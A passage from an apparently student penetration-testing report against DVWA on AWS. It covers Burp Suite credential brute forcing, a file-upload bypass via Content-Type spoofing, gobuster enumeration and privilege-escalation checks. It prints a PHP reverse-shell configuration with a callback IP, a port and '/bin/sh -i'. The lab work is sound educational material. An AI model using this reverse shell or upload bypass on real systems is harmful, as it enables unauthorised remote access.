

Figure 30: payload set 2 (passwords)



Figure 31: length change under correct credentials

Upon starting the attack, via brute force, Burpsuite sends requests under different credentials in a quick amount of time with some throttling (due to using the community edition); each request sent in less than a second and slows down after a certain amount. From Figure 31 I can see that the length of the response is different to all the other ones, which suggests that ‘admin’ and ‘password’ were the correct credentials.



Figure 32: response from specific HTTP request indicates correct credentials

Checking the response, I have successfully logged in using the credentials as indicated by Figure 32.

On observation, there were no issues regarding performance of exploiting this vulnerability considering using brute force it possibly would've created high amounts of traffic for the server being hosted on the cloud; this will be mentioned further in the discussion.

Reverse Shell

In this section I will attempt to get a reverse-shell on my Kali Linux machine based on the language being used. To make it more difficult I will change the security level from low to medium.



Figure 33: using Wappalyzer to discover technologies being used

Using Wappalyzer [33], I've found that the programming language being used for the website's backend is PHP. This leads to using a PHP based reverse-shell and with a quick Google search I have found one by pentestmonkey [32].



Figure 34: downloading php-reverse-shell

```
set_time_limit (1);
$ip = '44.202.28.87';   // CHANGE THIS
$port = 9001;           // CHANGE THIS
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figure 35: changing to Kali machine's IP address and port number

Inside the file I changed the IP address to Kali machine instance in AWS so that, when the file is run from the webserver it connects to it via ncat.



Figure 36: file upload vulnerability

In attempting to upload the 'php-reverse-shell.php' file, I get an error message saying the file was not uploaded. It appears that it only accepts JPEG or PNG images, this means that it is whitelisting only these file types.



Figure 37: intercepting the response using Burpsuite

I was not able to find any client-side script that would've filtered the file type when inspecting the source code. This suggests that there is a server-sided filter present.



Figure 38: request interception

By simply changing the header content-type from 'application/x-php' to 'image/jpeg' accepts the file and allows it to be uploaded.



Figure 39: successful file upload

Although the website states where the file is, in real-life situations this wouldn't be the case. To simulate an attacker finding the directory for the file I will use gobuster. Gobuster is a tool useful for testing different directory names by enumerating through wordlists. Depending on the HTTP response status code it will flag which ones are available.



Figure 40: using gobuster to find directory



Figure 41: directory found

Discovered that the 'hackable' directory is available and is accessible.



Figure 42: hackable page

Figure 43: file located in uploads directory

Inside 'hackable/uploads' I can see the malicious file that was uploaded to the server from earlier.



Figure 44: ncat listener set up on Kali

I have setup up a listener on the cloud instance of my Kali Linux machine. When clicking the file, no connection coming from the machine to Kali. To fix this I have edited the inbound rules defined by the security groups in the AWS instance Kali Linux.



Figure 45: adding inbound rules

In the highlighted inbound-rules I have added TCP port 9001 so that it allows any connection under that port to pass through to the Kali machine.



Figure 46: successful reverse shell

This results into a successful reverse shell on my Kali Linux machine as shown. However, the shell is unstable by default which means Ctrl + C ends the whole connection. To stabilise the shell, I will use the methodology provided by Tryhackme [36].



Figure 47: using rlwrap instead to set up a listener

The rlwrap command gives me access to history, tab autocompletion and array keys when receiving the shell. To use Ctrl + C in the shell I will need to use the below command after backgrounding the shell with Ctrl + Z.



Figure 48: stabalisation command

The shell is now stabilised.



Figure 49: attempting to use a sudoer's command

When attempting to use a sudo command I am prompted with a message saying to that a password is required. This means I would need to elevate my privileges.

Privilege Escalation

In this section I will attempt to get root permissions using the reverse shell from the previous section to finalise my penetration test.



Figure 50: looking at shadow folder

To test if I don't have root permissions, I'm not able to view the shadow folder which contains the passwords for all users.

Figure 51: checking id of current user

This command checks which id the current user is at, which is a non-root user.



Figure 52: discovering the python version

Using this command, I was able to find the version of python running on the webserver which would be useful for running python based exploits.



Figure 53: checking kernel version

Initially, I used this command 'uname -a' to give me information about the kernel and find any vulnerabilities from this. The kernel version '5.13.0-1022-aws' was discovered but when searching online for any possible exploit, there were none available for access.

Discussion

Assessment on the Difficulty of Penetration Testing

There were multiple stages for this penetration test, from setting up, reconnaissance, to attacking. For each significant stage of the project, I will give a subjective difficulty rating from 1-4 as described in my aims and objectives:

Setting up DVWA on an Ubuntu machine held in AWS - Rating: 1.8
The process of installing DVWA onto the web server was not very difficult and was quite simple; with using the command line to install all the packages I needed I was able to get the website up and running within an hour. No restrictions from the cloud limited me from the tasks that were completed.

Setting up Kali Linux in AWS - Rating: 2.5
The process of installing Kali Linux to get a working desktop up and running was slightly difficult as I found the machine freezing every so often, forcing me to restart the ec2 instance every time. When running the desktop GUI, it took a very long time for the DVWA website to load; this could've been avoided by using a more powerful cloud instance but for this project staying within the eligible free tier was my aim.

Discovering information about the network - Rating: 1.7
In this section although simple to use Nmap, I was very limited on what information I could find out about the Linux machine as sudo probe pings were being blocked by AWS. I was not able to find operating system information and only discovered information regarding the services being run (e.g. HTTP port 80).

Brute force for log in page - Rating: 2.9
When attempting to use Kali Linux in the cloud, I found the desktop to be too slow and as mentioned before, kept freezing. Since I needed the GUI to run Burpsuite for brute forcing via the intruder tool, I instead used my own virtual machine set up on my local computer. From there I found it simple to brute force and enumerate the usernames and passwords. However, I found the attack being throttled, slowing down after some time; this may have been caused by the community edition version of Burpsuite and/or AWS limiting the attack.

Achieving a reverse shell in Kali Linux - Rating: 3.0
No issues were raised when completing the process for uploading a reverse shell to the webserver, but when running the file from the website I found the listener not connecting. It took a long time to realise that it was being blocked by AWS and ended up changing the inbound rules so that it would accept connections coming from the port being used (i.e. 9001). Reconfiguring the inbound rules made the task slightly more difficult.

Privilege escalation for root access - Rating 3.2
Raising the privileges were proven to be quite difficult as the machine was quite secure by itself (due to the latest security updates and kernel version). This could have been better represented if I had imported a vulnerability into the Linux machine first. This would've been exploited to gain root access to the system, which wouldn't have been too difficult as it would've been readily available to download from a database.

AWS Policy Restrictions

The main restriction I had when penetration testing was not performing Denial of Service attacks as previously described. This may have been displayed by the brute force attack section where I was throttled to prevent such attack from occurring. I also discovered some Nmap restrictions that were blocking some pings, preventing me from learning additional information about the target. Other than this, the policy restrictions did not have a large enough impact to significantly hinder the penetration test that I was running.

Conclusion

In comparison to traditional penetration testing, not many differences arose except being aware of the policies of the cloud service provider. Though penetration testing from an attacking machine located in the cloud is viable, it's proven to be more difficult than having a virtual machine set up in your own machine.

Regarding my objectives, I have learnt valuable information from penetration testing and ethical hacking when reading literature as well as practicing via Tryahackme [15].

References

1. Penetration Testing in the AWS Cloud: What You Need to Know, 2017. . Rhino Security Labs. URL https://rhinosecuritylabs.com/penetration-testing/penetration-testing-aws-cloud-need-know/ (accessed 17.10.21).
2. Amazon, n.d. Amazon EC2 Instance Types [WWW Document]. Amazon Web Services, Inc. URL https://aws.amazon.com/ec2/instance-types/ (accessed 10.11.21).
3. AWS | Application Hosting [WWW Document], n.d. . Amazon Web Services, Inc. URL https://aws.amazon.com/application-hosting/ (accessed 17.10.21).
4. Penetration Testing - Amazon Web Services (AWS) [WWW Document], n.d. . Amazon Web Services, Inc. URL https://aws.amazon.com/security/penetration-testing/ (accessed 09.11.21).
5. Perform penetration tests on your AWS resources [WWW Document], n.d. . Amazon Web Services, Inc. URL https://aws.amazon.com/premiumsupport/knowledge-center/penetration-testing/ (accessed 09.11.21).
6. Keller, N., 2018. NIST - Getting Started [WWW Document]. NIST. URL https://www.nist.gov/cyberframework/getting-started (accessed 2.14.22).
